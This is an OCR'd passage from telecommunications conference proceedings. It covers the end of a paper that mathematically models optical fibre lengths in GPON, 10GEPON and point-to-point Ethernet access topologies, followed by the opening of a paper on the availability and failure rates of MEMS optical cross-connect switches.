the users is on the edge of the square with surface area of $P_N(g)$, where is $N = 1, 2, 3, \ldots$, assuming that each user is located on the edge of the square with surface area P_e (Figure 3), which doesn't lose the generality of the obtained solution, we obtain that the total length of optical fibers from the distribution point to each user (one fiber per user), represented by the following expression:

$$L_N(g) = \sqrt{P_e(g)} \sum_{i=1}^{\sqrt{N}} \sum_{j=1}^{\sqrt{N}} (j+i) \quad [m] \tag{4}$$

The expression (4) applies when the $\sqrt{N}$ is whole number and otherwise we are using the following expression:

$$L_N(g) = 2 \cdot \sqrt{P_e(g)} \sum_{i=1}^{\sqrt{\frac{N}{2}}} \sum_{j=1}^{\sqrt{\frac{N}{2}}} (j+i) \quad [m] \tag{5}$$

where $L_N(g)$ function gives a total length of optical fiber from optical fibers distribution point to N end users, as a function of the density of users

For cases of optical fibers distribution, into CDO or DO, active or passive network elements (*splitters*), in accordance with $1{:}2^i$, where i = 1, 2, 3, ..., n, expressions (4) and (5) are translated in the following form:

$$L_N(g) = \sqrt{P_e(g)} \sum_{i=1}^{M} \sum_{j=1}^{M} (j+i) \quad [m] \tag{6}$$

and

$$L_N(g) = 2 \cdot \sqrt{P_e(g)} \sum_{i=1}^{M} \sum_{j=1}^{M} (j+i) \quad [m] \tag{7}$$

where the variable $M = \sqrt{N}$ *and* $M = ROUNDUP\sqrt{N}$ (function ROUNDUP (x) is the rounding of the variable *x* to the first integer greater value), respectively, causing a minor mistake which is negligible.

If a technical solution of the access network predicts, except CDO, the existence of a number of DOs, which is closer to end users and their groups, then the expressions (4), (5), (6) and (7) refers to the access network part from DO to the end users. In this case, the optical fibers total length from DO to the end users, for a single CDO which is powered by the N users, we get by using the following expression:

$$L_{N(1:D)}(g) = \sum_{i=1}^{n} L_{N\,i}(g) = \begin{bmatrix} za\ N_i = N_{DO} \\ gdje\ je \\ i = 1,2,3...n \end{bmatrix} = N_{DO} \cdot L_N(g) \quad [m] \tag{8}$$

where *n* represents the number of DO within the area covered by a single CDO, and $L_{N\,i}(g)$ refers a total length of optical fibers from the i-th DO to end users.

$L_{N(1:D)}(g)$ represents the total length of optical fibers from all DOs to the end users within the area covered by the CDO.

We have assumed that each DO is situated on the further lower corner of square, compared to the CDO, and that these squares represent the total surface area of P_e, covered by single DO.

Based on such adopted assumption, the additional optical fibers length from the CDO to the all DOs, for the idealized topologies, which depends on guaranteed bandwidth to the end user and the user density, where $\sqrt{\frac{N_{\max}}{N_{DO}}}$ is an integer and $N_{\max} \neq N_{DO}$ and $N_{DO} \neq 1$, and splitter type $1{:}2^n$, $n = 0, 1, 2, ...$, represent a function given by the following expression:

$$L_{di}(B_G, g) = \left(2 \cdot \sqrt{\frac{N_{\max} \cdot P_e(g)}{N_{DO}}} \cdot \sum_{i=0}^{\sqrt{\frac{N_{DO}}{2}}-1} \sum_{j=1}^{\sqrt{\frac{N_{DO}}{2}}} (j+i) \right) \left(N_{DO} + \operatorname{sgn}(K(B_G)) \cdot \sum_{i=0}^{K(B_G)-1} 2^i \cdot N_{DO} \right) =$$
$$= \left(2 \cdot \sqrt{N_{\max} \cdot N_{DO} \cdot P_e(g)} \cdot \sum_{i=0}^{\sqrt{\frac{N_{DO}}{2}}-1} \sum_{j=1}^{\sqrt{\frac{N_{DO}}{2}}} (j+i) \right) \left(1 + \operatorname{sgn}(K(B_G)) \cdot \sum_{i=0}^{K(B_G)-1} 2^i \right) \quad [m] \tag{9}$$

When $\sqrt{\frac{N_{\max}}{N_{DO}}}$ isn't an integer, under the same conditions, then we used the following expression:

$$L_{di}(B_G, g) = \left[\sqrt{\frac{N_{\max} \cdot P_e(g)}{2 \cdot N_{DO}}} \cdot \left(-\frac{N_{DO}}{2} + \sum_{i=0}^{\sqrt{N_{DO}}-1} \sum_{j=1}^{\sqrt{N_{DO}}} (j+i) \right) \right] \left(N_{DO} + \operatorname{sgn}(K(B_G)) \cdot \sum_{i=0}^{K(B_G)-1} 2^i \cdot N_{DO} \right) =$$
$$= \left[\sqrt{\frac{N_{\max} \cdot N_{DO} \cdot P_e(g)}{2}} \cdot \left(-\frac{N_{DO}}{2} + \sum_{i=0}^{\sqrt{N_{DO}}-1} \sum_{j=1}^{\sqrt{N_{DO}}} (j+i) \right) \right] \left(1 + \operatorname{sgn}(K(B_G)) \cdot \sum_{i=0}^{K(B_G)-1} 2^i \right) \quad [m] \tag{10}$$

where N_{DO} represents the number of DO, and N_D is a number of splittings in each DO, or number of users that is powered by this DO. $K(B_G)$ is a function which represents the ratio of users guaranteed bandwidth B_G and the maximum guaranteed bandwidth, which in the considered topology requires no additional optical fibers between the CDO and DO, and depends on the number of distribution cabinets N_{DO}. The function $K(B_G)$ is given by the following expression:

$$K(B_G) = \begin{cases} 0 & , za\ \dfrac{B_G}{\left(\dfrac{B_{\max}}{N_{D\max}}\right) \cdot N_{DO}} \leq 1 \\ \ln\left(\dfrac{B_G}{\left(\dfrac{B_{\max}}{N_{D\max}}\right) \cdot N_{DO}} \right) & , za\ \dfrac{B_G}{\left(\dfrac{B_{\max}}{N_{D\max}}\right) \cdot N_{DO}} > 1 \end{cases} \tag{11}$$

where B_{max} is the maximum bandwidth of one OLT module, and $N_{D\ max}$ is a maximum possible number of dividing the signal from one OLT module. On the other hand $B_G = B_{G\min} \cdot 2^i \quad [Mb/s]$, and $i = 0, 1, 2, 3, ..., n$, where *n* is the largest number such that the $\frac{N_{\max}}{2^n}$ is odd number or equal to one.

In expressions (9) and (10) square roots $\sqrt{\frac{N_{\max} \cdot P_e(g)}{N_{DO}}}$ and $\sqrt{\frac{N_{\max} \cdot P_e(g)}{2 \cdot N_{DO}}}$, respectively, determine the length of the side of the square whose area equals the surface occupied by a single DO, on the total area covered by a single CDO. The second bracket in expressions (9) and (10) determines the number of optical fibers depend on increasing of the guaranteed bandwidth B_G.

The total length of optical fiber from the CDO to the end user, depending on the guaranteed bandwidth on the

end users side and the users density, for the idealized topology, is given by the formula:

$$L_{UKi}(B_G, g) = L_{N(1:D)}(g) + L_{di\,(1:D)}(B_G, g) \quad [m] \quad (12)$$

Mathematical model for nonidealized (real) topologies (topologies with real users distribution) is derived from the mathematical model for the idealized topology, which is described in terms from (1) to (12). It doesn't mean that the idealized topologies can be used in real topologies, but they are less possible in practice.

Part of the mathematical model described in expressions from (1) to (8) is universal and applies to nonidealized topologies, except in terms of the real users distribution, because it assumes a uniform users distribution. The reason is that in this segment (from the point of the last splitting of the signal to the end user), all users have their own fiber, which isn't shared with other users, and this segment is independent of the increase of user guaranteed bandwidth.

The modified expression for nonidealized topologies is given by relation:

$$L_{dn\,(1:D)\,i\,(i+1)}(B_G, g) = L_{di\,(1:D)\,i\,(i+1)}(B_G, g) \cdot \frac{D \cdot N_{(1:D)\,i\,(i+1)}}{N_{D\max}} \quad [m] \quad (13)$$

where $L_{dn\,(1:D)\,i\,(i+1)}(B_G, g)$ is a function that gives a total additional length of optical fibers between the *i*-th and *i+1* splitting level, depending on the guaranteed bandwidth B_G and user density g, for the nonidealized topology. $N_{(1:D)\,i\,(i+1)}$ is the splitters number *1:D* in nonidealized topology, on the *i+1* level of splitting. *D* is the maximum possible number of users behind the observed DO.

In equation (13) factor $\frac{N_{D\max}}{D}$ determines how much is the maximum possible number of splitters with splitting ratio of 1: D in idealized topology, between the first and second splitting levels. By dividing $L_{di\,(1:D)\,i\,(i+1)}(B_G, g)$ with this ratio and multiplying by the number $N_{(1:D)\,i\,(i+1)}$, we get the total increase in length of optical fibers between the *i*-th and *i+1* splitting level for all splitters with splitting ratio of *1:D*.

The total length of optical fibers in no idealized topology, depending on the guaranteed bandwidth for end users and the users' density, we get by using the following formula:

$$L_{UKn}(B_G, g) = L_{N(1:D)} + \sum_{i=1}^{2} \sum_{\substack{k=2 \\ k\in\{2,3,4,6,8,12,16,24,32,48,64,128,\ldots,D_{\max}\}}}^{D_{\max}} L_{dn\,(1:k)\,i\,(i+1)}(B_G, g) \quad [m] \quad (14)$$

where $L_{N\ (1:D)}$ is given by the expression (8), and $L_{dn\,(1:k)\,ij}(B_G, g)$ is given by the expression (13). In equation (14), in the first sum, *i* represents splitting ratio. The second sum determines the presence of the splitter with splitting ratio *(1:k)*, where $k \in \{2, 3, 4, 6, 8, 12, 16, 24, 32, 48, 64, \ldots, D_{\max}\}$.

The total length of optical fibers from the CO to the CDO, which depends on the distance from the CO to the CDO and guaranteed bandwidth, is given by the following expression:

$$L_{CO-CDO}(B_G, l) = \sum_{i=1}^{N_{OLT}} \frac{B_{G\,i}}{\left(\frac{B_{\max}}{N_{\max}}\right)} \cdot l_i = \left[\begin{array}{l} ako\ je \\ B_{G\,i} = B_G \\ za\ \forall\ i\ gdje\ je \\ i = 1, 2, \ldots, N_{OLT} \\ tada\ slijedi\ da\ je \end{array}\right] = \frac{B_G}{\left(\frac{B_{\max}}{N_{\max}}\right)} \sum_{i=1}^{N_{OLT}} l_i \quad [m] \quad (15)$$


where *l* represents the distance between the CO and CDO, N_{max} is a maximum number of users per single OLT module, and N_{OLT} represents the number of OLT modules required to serve users on area of 1 km^2.

III. RESULTS AND DISCUSSION


Comparative analysis of the dependence of the number and length of optical fibers by the increasing of users' density with guaranteed fixed bandwidth at the user side showed that the initial advantages or disadvantages of some technologies don't change. This result could be expected due to increased density of users only multiplies the number and length of optical fibers, in the same way in all technologies and corresponding topologies.

On the other hand, comparative analysis of the dependence of the number and length of optical fibers with an increase of guaranteed bandwidth on the user side and a fixed density of users shows that up to 50 Mb/s, GPON with initial topology 4x1:32 and 10GEPON, requiring a minimum length of optical fibers (Figure 4.a and 4.b). However, GPON technology in the base topology 4x1:32 has an advantage, because 10GEPON achieved these lengths without of contribution of optical fibers, in the segment of DO to the end user. GPON technology in the base topology 4x1:32 achieves the best balance between the required lengths of optical fibers for bandwidth up to 300 Mb/s.

We note that the figures 4.a) and 4.b) are identical but the Figure 4.b) shows a narrow range of optical fibers length for easy identification of typical graphics elements. Due to this reason, in Figure 4.b) we don't see GPON 64x1:2 topology. A typical transitions for all technologies and associated topologies are the same for all users density, and for this reason we show only the graphics in Figures 4.a) and 4.b).



a)



b)

For the bandwidth up to 40 Mb/s, second result, regarding the optimality, take the topologies of P2P active Ethernet and GPON topology 2x1:64 and 8x1:16. After increasing the bandwidth, required length of optical fibers for GPON topology of 2x1:64 increases. GPON topology 8x1:16 follows the topology of the P2P active Ethernet up to 150 Mb/s bandwidth, after which grows required length of optical fibers in this topology, and because of the rapid rise, quickly becomes weaker than GPON topology of 2x1:64. After this bandwidth, initial GPON topology 8x1:16 alternates with 10GEPON topology permanently. For a bandwidth exceeding 400 Mb/s, topology of P2P active Ethernet becomes optimal, as might be expected, because the change of bandwidth doesn't affect on this topology only (in terms of passive part of the network), but it initially requires a greater length of optical fibers and thus the greater initial investment, especially in the version with two fibers per customer. It is also characterized by a great length of the optical fibers in part from the CO to the CDO as it degrades further in terms of benefits for implementation and optimal utilization of existing telecommunications infrastructure.

We considered the idealized topologies of selected technologies, in which all the splitters are equal. It will be a very rare case in reality than the case of topology with different types of splitters. Practical topologies have a combination of properties of idealized topologies, but due to the large number of possible combinations we didn't specifically discuss them. We can only say that these topologies can simultaneously have both good and bad qualities of the considered idealized topologies, and in concrete situation can be better or worse than them. We have to model each of these topologies with offered mathematical model and compared their characteristics with the characteristics of the idealized topologies, and on that basis make a conclusion about the optimality of their application in concrete situations.

Finally, let's say that this analysis considers only the passive part of the network, and after such a comparative analysis, that was conducted on the basis of mathematical modeling, it's necessary to consider other components (active equipment) and under the same conditions consider their techno-economic behavior at the change of guaranteed bandwidth to the user, and user density in the considered area. This will be the subject of our further research in this field.

IV. CONCLUSION

In terms of the required length of optical fibers, starting GPON topology 4x1:32, represents an optimal solution, when we talk about the passive part of the network, both for the initial investment and future needs, because in a large range of guaranteed bandwidth provides the best results. In terms of demand for PEHD pipes, micro pipes and the optical fibers number in some segments, this topology also shows the optimal results, both in terms of initial investment, but also in terms of the need for future investment in the passive part of the network, increasing the guaranteed bandwidth.

The study provided the best candidates for further research, which will include other crucial factors in choosing a final solution in concrete situation in practice.

In this study we confirmed the initial hypothesis, and also we fulfill both the set up tasks, and we opened a series of new questions and tasks for future research in this field.

REFERENCES

[1] H. Almeida, "VDSL2: taking the wire to the limit - The capacity of VDSL2 technology - constraints and potential", Ericsson Review-Technology update: Issue no. 2/2009, Ericsson, 2009.

[2] BroadLight, Flexlight Networks, "Comparing Gigabit PON Technologies ITU-T G.984 GPON vs. IEEE 802.3ah EPON", Technology White Paper, Broadlight&Flexlight Networks, June 2009.

[3] R. Chen, "Present and Future Analysis on GPON Technology and Worldwide Deployment", Broadlight, unpublished.

[4] S. Chovau, "Alcatel-Lucent FTTx solution-Workshop BH Telecom", December 2008, unpublished.

[5] Conexant Systems, "VDSL2 Service Deployment with Bonding: An Enabler to Longer Reach and Higher Rate Triple Play Access", White Paper WHP-202038A, Conexant systems, January 2009.

[6] Ericsson AB, "Point-to-Multipoint Deep Fiber Access – GPON with Ericsson EDA 1500 Fiber Solutions", White paper, Ericsson AB, 2008.

[7] Ericsson, "Full Service Broadband with GPON", White paper, Ericsson AB, 2008.

[8] Ericsson, "Ethernet DSL Access Overview-Workshop BH Telecom", Ericsson 2005, unpublished.

[9] P.E. Eriksson, and B. Odenhammar, "VDSL2: Next important broadband technology", Ericsson Review No.1, pp. 36–47, 2006.

[10] A. Girard, "FTTx PON Technology and Testing", EXFO Electro-Optical Engineering Inc., Quebec City, Canada 2005.

[11] R. Hamidović, and H. Slabbinck, "Alcatel-Lucent Wireline Workshop Presentation", December 2009, unpublished.

[12] H. Hirscher, and T. Richner, "Gigabit Ethernet over Fiber Optics", White Paper, Reichle & De-Massari AG, March 2004.

[13] H.A. Hmida, and F. Shalan, "Migration Strategy from Legacy to Next Generation Access Network (NGAN) in Brownfield Areas", 2009, unpublished.

[14] ITU-T Recommendation G.984.1 (03/2008), "Gigabit-capable passive optical networks (GPON): General characteristics", Telecommunication Standardization Sector of ITU, 2008.

[15] ITU-T Recommendation G.984.2 (03/2003), "Gigabit-capable Passive Optical Networks (GPON): Physical Media Dependent (PMD) layer specification", Telecommunication Standardization Sector of ITU, 2003.

[16] ITU-T Recommendation G.984.2 Amendment 1 (02/2006), "Gigabit-capable Passive Optical Networks (GPON): Physical Media Dependent (PMD) layer specification, Amendment 1: New Appendix III – Industry best practice for 2.488 Gbit/s downstream, 1.244 Gbit/s upstream G-PON", Telecommunication Standardization Sector of ITU, 2006.

[17] ITU-T Recommendation G.984.2 Amendment 2 (03/2008), "Gigabit-capable Passive Optical Networks (GPON): Physical Media Dependent (PMD) layer specification, Amendment 2", Telecommunication Standardization Sector of ITU, 2008.

[18] ITU-T Recommendation G.984.3 (03/2008), "Gigabit-capable Passive Optical Networks (G-PON): Transmission convergence layer specification", Telecommunication Standardization Sector of ITU, 2008.

[19] ITU-T Recommendation G.984.4 (02/2008), "Gigabit-capable Passive Optical Networks (G-PON): ONT management and control interface specification", Telecommunication Standardization Sector of ITU, 2008.

[20] ITU-T Recommendation G.984.5 (09/2007), "Gigabit-capable Passive Optical Networks (G-PON): Enhancement band", Telecommunication Standardization Sector of ITU, 2007.

[21] ITU-T Recommendation G.984.6 (03/2008), "Gigabit-capable passive optical networks (GPON): Reach extension", Telecommunication Standardization Sector of ITU, 2008.

[22] ITU-T Recommendation G.985 (03/2003), "100 Mbit/s point-to-point Ethernet based optical access system", Telecommunication Standardization Sector of ITU, 2003.

[23] J. Kani, and K.I. Suzuki, "Standardization Trends of Next-generation 10 Gigabit-class Passive Optical Network Systems", NTT Technical Review, vol. 7 No. 11, pp. 1–6, November 2009.

[24] K. Tanaka, K. Gadkari, and L. Lamb, "10Gbps EPON Market Potential", IEEE 802.3 Call for Interest, March 2006.

[25] L. Feng, "How to Build a Future Proof FTTx Network", ZTE Technologies Magazine, vol. 11 No. 4, pp. 10–11, April 2009.

Availability of All-Optical Switching Fabrics Used in Optical Cross-Connects

Matija Džanko*, Branko Mikac*, Vedran Miletić**
*University of Zagreb, Faculty of Electrical Engineering and Computing, Croatia
**University of Rijeka, Department of Informatics, Croatia
matija.dzanko@fer.hr, branko.mikac@fer.hr, vmiletic@inf.uniri.hr

Abstract - The application of all-optical switching fabrics will be an important breakthrough in avoiding capacity bottleneck caused by electronic-switching in optical networks. All-optical domain of achieved network is characterised by absence of optical-electrical-optical conversions. In this paper, the-state-of-the-art of optical switching fabrics used in optical cross-connect is reviewed. Moreover, availability analysis of those switching fabrics have been examined. Methods for increasing availability of MEMS switches and entire optical network have been shown.

I. INTRODUCTION

Contemporary telecommunication networks demand huge amount of capacity due to the exponential growth of IP traffic. In order to face this problem, considerable research is devoted to design and implementation of optical network layer. One of the main aspirations regarding optical network design is avoidance of capacity bottleneck caused by electronic switching[1]. As single optical fiber can offer transmission capacity of 5 THz, it is important to have adequate equipment that will be able to exploit large bandwidth. Although optical Dense Wavelength Division Multiplexing (DWDM) is providing impressive transmission capacity, extension of optics from transmission to switching is needed. In this context, all-optical switching fabrics play a central role and will be a significant breakthrough in providing huge bandwidth capacities.

Fundamental issue in all-optical switching is supporting efficient and cost-effective transport services for wide range of bandwidth granularities. Multi-granular optical cross-connects (MG-OXCs)[2-4] are supporting optical circuit switching (OCS), optical burst switching (OBS) and even optical packet switching (OPS). Architecture on Demand (AoD)[5] concept of MG-OXC consists of large number of not fully wired optical components, which can dynamically adapt in real time in order to provide the required functionality to satisfy the switching and processing requirements of network traffic. In AoD two optical switching fabrics are used: slow MEMS (*Micro-Electro-Mechanical Systems*) optical switches and fast switches based on SOA (Semiconductor-Optical-Amplifier) or PLZT (*Plumbum Lanthanum Zirconate Titanate*). Those two switching types can support OCS, OBS and OPS. In this paper MEMS switching technologies are reviewed.

The remainder of this paper is organized as follows: Section II and III describe and classifies the optical switching technologies used in optical cross-connects. Section IV explains how the component failure rates were selected. Section V shows the analytical availability calculation for MEMS switches and introduces possible approaches for the usage of internal redundancy. Section VI concludes the paper.

II. OPTICAL SWITCHING TECHNOLOGIES

The basic premise of optical switching is that by replacing existing electronic network switches with optical ones, the need for OEO (optical-electrical-optical) conversions is removed. Advantages of avoiding OEO conversions are significant[6]. First, optical switching technologies should be cheaper, as there is no need for lots of expensive high-speed electronics. Secondly, complexity removal of electronics switching elements should make switching element smaller and more practical to implement. Unfortunately, most solutions for all-optical switching are still under study. As different technologies feature different performance, and optical switching technologies support wide range of applications, it seems reasonable that there will not be one wining solution. Switching technologies differ in their performances (scalability, switching speed, insertion loss, crosstalk, etc.) In this paper MEMS switching technologies will be reviewed.

III. MEMS OPTICAL SWITCHES

MEMS[7-9] are characterized as slow optical switches. They switch data in ms range and can be used for optical channel switching. There are two main approaches to implement MEMS optical switches: 2D and 3D MEMS switches. These technologies differ in terms how they are controlled and on principle they direct light beams. 3D MEMS are preferred when the switch scaling is bigger, because they use less mirrors than the 2D MEMS for same number of input and output fibers.

Both switches have low insertion loss. The main sources of insertion loss are:

- Variation in optical path lengths
- Variation in position and angle of optical beam sent to the output port
- Loss of optical power at the mirror boundary

- Roughness and warping of mirror surfaces

A. 2D MEMS

In this architecture, mirrors are arranged in a cross-bar configuration as shown on Figure 1. Each mirror has only two states: *cross* and *bar*[10]. *Bar* represents state in which light is passed uninterrupted, while in *cross* state light is reflected to one of the output fibers. The binary nature of the mirrors positions simplifies the control mechanism. Control mechanism consists of simple TTL (Transistor-Transistor-Logic) gates and appropriate amplifiers to provide adequate voltage levels to actuate mirrors.




Figure 1. Structure of 2D MEMS optical switch

For an *M*×*M*-port switch, a total of M^2 mirrors are required to implement a strictly non-blocking switching fabric. For each input port, an output port to be coupled is determined by selecting the mirror is in *cross* state. For example a 32×32-port switch will require 1024 mirrors. To overcome this exponential increase of mirrors, it is possible to implement alternative approach in which are smaller 2D MEMS combined in multistage switching network architecture. However, this cascades require a lot of complex interconnections between smaller switching modules. Also, the beam propagation distances among ports-to-ports switching are not constant, so the insertion loss is not uniform for all ports. The 2D MEMS find applications in areas of communication networks which require smaller ports sizes. For applications which require bigger ports sizes (over 32) 3D MEMS are used.

At 2D MEMS optical switches, optical path lengths vary according to the selected pair of input and output ports. Variation of optical paths increases as the number of ports increase. To eliminate variation in position and angle of optical beam collimators and mirrors must be precisely aligned.

B. 3D MEMS

3D MEMS switches have mirrors that can rotate around two axes and achieve multiple positions for each of them. In this way it is possible to precisely redirect light to multiple angles, as it is shown on Figure 2. The number of possible angles is at least as the number of input fibers. In this way the maximum number of mirror is 2M, if M is the number of inputs and outputs. Second advantage is that differences in free-space propagation distances among ports are much less dependent on the scaling of the port-count. Number of ports for 3D MEMS can increase to thousand without big loss differences.




Figure 2. Structure of 3D MEMS optical switch

The light path passes through three sections of the optical switch: the input collimator (device which precisely line up input fibers for better switching performances and low loss), the switching matrix (which contains two mirror arrays) and the output collimator. The switch matrix enables switching time of approximately 20 ms and low optical loss (around 2.0 dB). Each mirror array has big number of individually controllable mirrors (even up to thousand). The input signal passes to the switch matrix where the mirrors are aligned in a way to direct light to the output port.

Optical switches need external components that control appropriate switching behavior. For mirror control cord cards are used. Each cord card controls a set of input and output fibers. For example, one cord card can control 8 input and 8 output mirrors. In case of 96 input and output ports, MEMS must be connected to 12 cord cards. Also, there can exist some spare cord cards for system operation and testing. Optical switch is also controlled by configuration processor, which establishes and maintains connections. Because of the vital role, the processor regularly has its redundant one. If first fails, the secondary processor takes over. On each port optical power can be measured, so it is possible to detect any signal degradation.

IV. COMPONENT FAILURE RATES

The failure rates for optical switches and their components rely on data from several sources. We assume component failure rates are constant. Failure rates are presented in FIT.

TABLE I.
COMPONENT FAILURE RATES

Component	Symbol	Failure rate [FIT]
MEMS mirror	MIR	21
Entire MEMS	MEMS	10 FIT / port
Fiber	FIB	310 FIT/km
EDFA	EDFA	2850

EDFA

The failure rate of node-internal EDFA was taken from [11] and [12].

MEMS mirror

The failure rate was obtained from [13]. Static availability has been experimentally verified for more than two years over 4,000 switch elements.

MEMS optical switch

MEMS failure rate was obtained from [14].

Fiber per km

Fiber failure rate was taken from [15]. It is assumed that a link failure rate per kilometer includes fiber and inline amplifier failures.

V. MEMS AVAILABILITY

The critical part of 2D MEMS optical switch is moving MEMS mirror. Additional assumption is that control electronics is redundant and high available. Possible arrangement could be done by adding additional back loop from MEMS exit to MEMS entry in order to bridge possible failure of a mirror on the "right and up" part of MEMS matrix where primary or spare path are passing through. Path represents connection between input and output fiber. If the 2D MEMS is used to switch redundant component there are two possible paths enabling correct operation. The redundant arrangement is illustrated on a simple example of4×4 2D MEMS, as depicted on Figure 3.




Figure 3. Redundant back loop in the lower left corner of MEMS matrix

